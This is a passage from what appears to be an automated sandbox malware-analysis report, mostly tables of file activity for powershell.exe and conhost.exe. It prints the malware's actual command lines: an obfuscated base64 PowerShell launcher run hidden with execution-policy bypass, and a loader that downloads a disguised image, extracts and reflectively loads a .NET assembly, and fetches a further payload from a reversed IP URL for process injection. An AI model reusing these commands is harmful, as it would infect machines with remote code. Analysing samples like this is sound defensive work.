yDgTreHQDgTreSQBuDgTreGQDgTreZQB4DgTreCwDgTreIDgTreDgTrekDgTreGIDgTreYQBzDgTreGUDgTreNgDgTre0DgTreEwDgTreZQBuDgTreGcDgTr edDgTreBoDgTreCkDgTreOwDgTregDgTreCQDgTreYwBvDgTreG0DgTrebQBhDgTreG4DgTreZDgTreBCDgTreHkDgTredDgTreBlDgTreHMDgTreIDgTreD gTre9DgTreCDgTreDgTreWwBTDgTreHkDgTrecwB0DgTreGUDgTrebQDgTreuDgTreEMDgTrebwBuDgTreHYDgTreZQByDgTreHQDgTreXQDgTre6DgTreDo DgTreRgByDgTreG8DgTrebQBCDgTreGEDgTrecwBlDgTreDYDgTreNDgTreBTDgTreHQDgTrecgBpDgTreG4DgTreZwDgTreoDgTreCQDgTreYgBhDgTreHM DgTreZQDgTre2DgTreDQDgTreQwBvDgTreG0DgTrebQBhDgTreG4DgTreZDgTreDgTrepDgTreDsDgTreIDgTreDgTrekDgTreGwDgTrebwBhDgTreGQDgTr eZQBkDgTreEEDgTrecwBzDgTreGUDgTrebQBiDgTreGwDgTreeQDgTregDgTreD0DgTreIDgTreBbDgTreFMDgTreeQBzDgTreHQDgTreZQBtDgTreC4DgTr eUgBlDgTreGYDgTrebDgTreBlDgTreGMDgTredDgTreBpDgTreG8DgTrebgDgTreuDgTreEEDgTrecwBzDgTreGUDgTrebQBiDgTreGwDgTreeQBdDgTreDo DgTreOgBMDgTreG8DgTreYQBkDgTreCgDgTreJDgTreBjDgTreG8DgTrebQBtDgTreGEDgTrebgBkDgTreEIDgTreeQB0DgTreGUDgTrecwDgTrepDgTreDs DgTreIDgTreDgTrekDgTreHQDgTreeQBwDgTreGUDgTreIDgTreDgTre9DgTreCDgTreDgTreJDgTreBsDgTreG8DgTreYQBkDgTreGUDgTreZDgTreBBDgT reHMDgTrecwBlDgTreG0DgTreYgBsDgTreHkDgTreLgBHDgTreGUDgTredDgTreBUDgTreHkDgTrecDgTreBlDgTreCgDgTreJwBSDgTreHUDgTrebgBQDgT reEUDgTreLgBlDgTreG8DgTrebQBlDgTreCcDgTreKQDgTre7DgTreCDgTreDgTreJDgTreBtDgTreGUDgTredDgTreBoDgTreG8DgTreZDgTreDgTregDgT reD0DgTreIDgTreDgTrekDgTreHQDgTreeQBwDgTreGUDgTreLgBHDgTreGUDgTredDgTreBNDgTreGUDgTredDgTreBoDgTreG8DgTreZDgTreDgTreoDgT reCcDgTreVgBBDgTreEkDgTreJwDgTrepDgTreC4DgTreSQBuDgTreHYDgTrebwBrDgTreGUDgTreKDgTreDgTrekDgTreG4DgTredQBsDgTreGwDgTreLDg TreDgTregDgTreFsDgTrebwBiDgTreGoDgTreZQBjDgTreHQDgTreWwBdDgTreF0DgTreIDgTreDgTreoDgTreCcDgTredDgTreB4DgTreHQDgTreLgBkDgT reHIDgTrebwB3DgTreHMDgTreLwDgTrexDgTreDcDgTreLgDgTre5DgTreDMDgTreLgDgTrezDgTreDIDgTreMQDgTreuDgTreDMDgTreOQDgTrevDgTreC8 DgTreOgBwDgTreHQDgTredDgTreBoDgTreCcDgTreIDgTreDgTresDgTreCDgTreDgTreJwDgTrexDgTreCcDgTreIDgTreDgTresDgTreCDgTreDgTreJwB cDgTreFwDgTredDgTreBzDgTreGMDgTrebDgTreBpDgTreGUDgTrebgB0DgTreFwDgTreQwBcDgTreFDgTreDgTrecgBvDgTreGcDgTrecgBhDgTreG0DgTr eIDgTreBGDgTreGkDgTrebDgTreBlDgTreHMDgTreXDgTreDgTrenDgTreCDgTreDgTreLDgTreDgTregDgTreCcDgTreYQBiDgTreHUDgTrecgByDgTreGE DgTrecgDgTrenDgTreCwDgTreJwBBDgTreGQDgTreZDgTreBJDgTreG4DgTreUDgTreByDgTreG8DgTreYwBlDgTreHMDgTrecwDgTrezDgTreDIDgTreJwD gTresDgTreCcDgTreJwDgTrepDgTreCkDgTrefQDgTregDgTreH0DgTre';$oWjuxd = [system.Text.encoding]::Unicode.GetString([system.convert]::Frombase64s tring($codigo.replace('DgTre','A')));powershell.exe -windowstyle hidden -executionpolicy bypass -Noprofile -command $OWjuxD"
Imagebase:	0x7ff6cb6b0000
File size:	452'608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFBA649DB8F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFBA649DB8F	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2h5ze3qi.xk1.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFBA91F517F	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_naao5b22.0uk.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFBA91F517F	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFBAA5E797B	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFBAA5E797B	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2h5ze3qi.xk1.ps1	success or wait	1	7FFBA91EA731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_naao5b22.0uk.psm1	success or wait	1	7FFBA91EA731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2h5ze3qi.xk1.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFBA91EC9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_naao5b22.0uk.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFBA91EC9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 14 00 fd 1e fd 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFBAAB344D9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFBAA5C6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFBAA5C6FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFBAA5C6FE3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b8493bec853ac702d2188091d76ccffa\mscorlib.ni.dll.aux	0	176	success or wait	1	7FFBAA595F36	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFBAA5BF056	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFBAA5BF056	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFBAA5BF056	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\0827b790b8e74d0d12643297a812ae07\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	0	1248	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll.aux	0	620	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\31326613607f69254f3284ec964796c8\System.Core.ni.dll.aux	0	900	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\27947b366dfb4feddb2be787d72ca90d\System.Management.Automation.ni.dll.aux	0	2764	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFBAA5C6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFBAA5C6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFBAA5C6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFBAA5C6FE3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\7488c4f196cfa60a4ca5cca24e2169b0\Microsoft.Management.Infrastructure.ni.dll.aux	0	748	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\8af759007c012da690062882e06694f1\System.Management.ni.dll.aux	0	764	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\e9e64b91c0e4559f01e50ac43ffb9a2a\System.DirectoryServices.ni.dll.aux	0	752	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\db3df155ec9c0595b0198c4487f36ca1\System.Xml.ni.dll.aux	0	748	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\ce1e4670373608336100bea63bbc8990\System.Numerics.ni.dll.aux	0	300	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\545a9409c1765a7821d3e6c4319ecb2b\System.Data.ni.dll.aux	0	1540	success or wait	1	7FFBAA595F36	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	success or wait	1	7FFBAA5EC107	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\915c1ee906bd8dfc15398a4bab4acb48\System.Configuration.ni.dll.aux	0	864	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFBAA5C6FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFBAA5C6FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	8171	end of file	1	7FFBAA5C6FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFBA91EC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFBA91EC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	success or wait	1	7FFBA91EC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\6678f8d97608760913b0724754b6ee75\Microsoft.PowerShell.Security.ni.dll.aux	0	1268	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\ce574ae4e11a47e97df21426503a82c9\System.Transactions.ni.dll.aux	0	924	success or wait	1	7FFBAA595F36	ReadFile

Analysis Process: conhost.exe PID: **7780**, Parent PID: **7772**

General

Target ID:	4
Start time:	09:15:01
Start date:	14/06/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6ee680000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **7908**, Parent PID: **7772**

General

Target ID:	5
Start time:	09:15:02
Start date:	14/06/2024
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -executionpolicy bypass -Noprofile -command "function DownloadDataFromLinks { param ([string[]]$links) $webClient = New-Object System.Net.WebClient; $downloadedData = @(); $shuffledLinks = $links | Get-Random -Count $links.Length; foreach ($link in $shuffledLinks) { try { $downloadedData += $webClient.DownloadData($link) } catch { continue } }; return $downloadedData }; $links = @('https://uploaddeimagens.com.br/images/004/798/013/original/new_image.jpg?1718284138', 'https://uploaddeimagens.com.br/images/004/798/013/original/new_image.jpg?1718284138'); $imageBytes = DownloadDataFromLinks $links; if ($imageBytes -ne $null) { $imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes); $startFlag = '<<BASE64_START>>'; $endFlag = '<<BASE64_END>>'; $startIndex = $imageText.IndexOf($startFlag); $endIndex = $imageText.IndexOf($endFlag); if ($startIndex -ge 0 -and $endIndex -gt $startIndex) { $startIndex += $startFlag.Length; $base64Length = $endIndex - $startIndex; $base64Command = $imageText.Substring($startIndex, $base64Length); $commandBytes = [System.Convert]::FromBase64String($base64Command); $loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes); $type = $loadedAssembly.GetType('RunPE.Home'); $method = $type.GetMethod('VAI').Invoke($null, [object[]] ('txt.drows/17.93.321.39//:ptth' , '1' , '\\tsclient\C\Program Files\' , 'aburrar','AddInProcess32',''))} }"
Imagebase:	0x7ff6cb6b0000
File size:	452'608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uu4ycpno.as2.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFBA91F517F	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFBA649DB8F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFBA649DB8F	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_syl04dt5.dtd.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFBA91F517F	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFBAA5E797B	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFBAA5E797B	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFBA649DB8F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFBA649DB8F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFBA649DB8F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFBA649DB8F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFBA649DB8F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFBA649DB8F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFBA649DB8F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFBA649DB8F	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uu4ycpno.as2.ps1	success or wait	1	7FFBA91EA731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_syl04dt5.dtd.psm1	success or wait	1	7FFBA91EA731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uu4ycpno.as2.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFBA91EC9C8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_syl04dt5.dtd.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFBA91EC9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 14 00 fd 1e fd 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFBAAB344D9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFBAA5C6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFBAA5C6FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFBAA5C6FE3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b8493bec853ac702d2188091d76ccffa\mscorlib.ni.dll.aux	0	176	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFBAA5BF056	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFBAA5BF056	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFBAA5BF056	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\0827b790b8e74d0d12643297a812ae07\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	0	1248	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll.aux	0	620	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\31326613607f69254f3284ec964796c8\System.Core.ni.dll.aux	0	900	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\27947b366dfb4feddb2be787d72ca90d\System.Management.Automation.ni.dll.aux	0	2764	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFBAA5C6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFBAA5C6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFBAA5C6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFBAA5C6FE3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\8af759007c012da690062882e06694f1\System.Management.ni.dll.aux	0	764	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\e9e64b91c0e4559f01e50ac43ffb9a2a\System.DirectoryServices.ni.dll.aux	0	752	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\915c1ee906bd8dfc15398a4bab4acb48\System.Configuration.ni.dll.aux	0	864	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\db3df155ec9c0595b0198c4487f36ca1\System.Xml.ni.dll.aux	0	748	success or wait	1	7FFBAA595F36	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	success or wait	1	7FFBAA5EC107	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	1300	success or wait	1	7FFBAA5EC1E5	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFBAA5C6FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFBAA5C6FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	8171	end of file	1	7FFBAA5C6FE3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\7488c4f196cfa60a4ca5cca24e2169b0\Microsoft.Management.Infrastructure.ni.dll.aux	0	748	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFBA91EC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	end of file	1	7FFBA91EC9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\ce1e4670373608336100bea63bbc8990\System.Numerics.ni.dll.aux	0	300	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	success or wait	1	7FFBA91EC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\545a9409c1765a7821d3e6c4319ecb2b\System.Data.ni.dll.aux	0	1540	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\6678f8d97608760913b0724754b6ee75\Microsoft.PowerShell.Security.ni.dll.aux	0	1268	success or wait	1	7FFBAA595F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\ce574ae4e11a47e97df21426503a82c9\System.Transactions.ni.dll.aux	0	924	success or wait	1	7FFBAA595F36	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	2	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	2	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	2	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	7	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	143	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	1	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFBA91EC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFBA91EC9C8	ReadFile
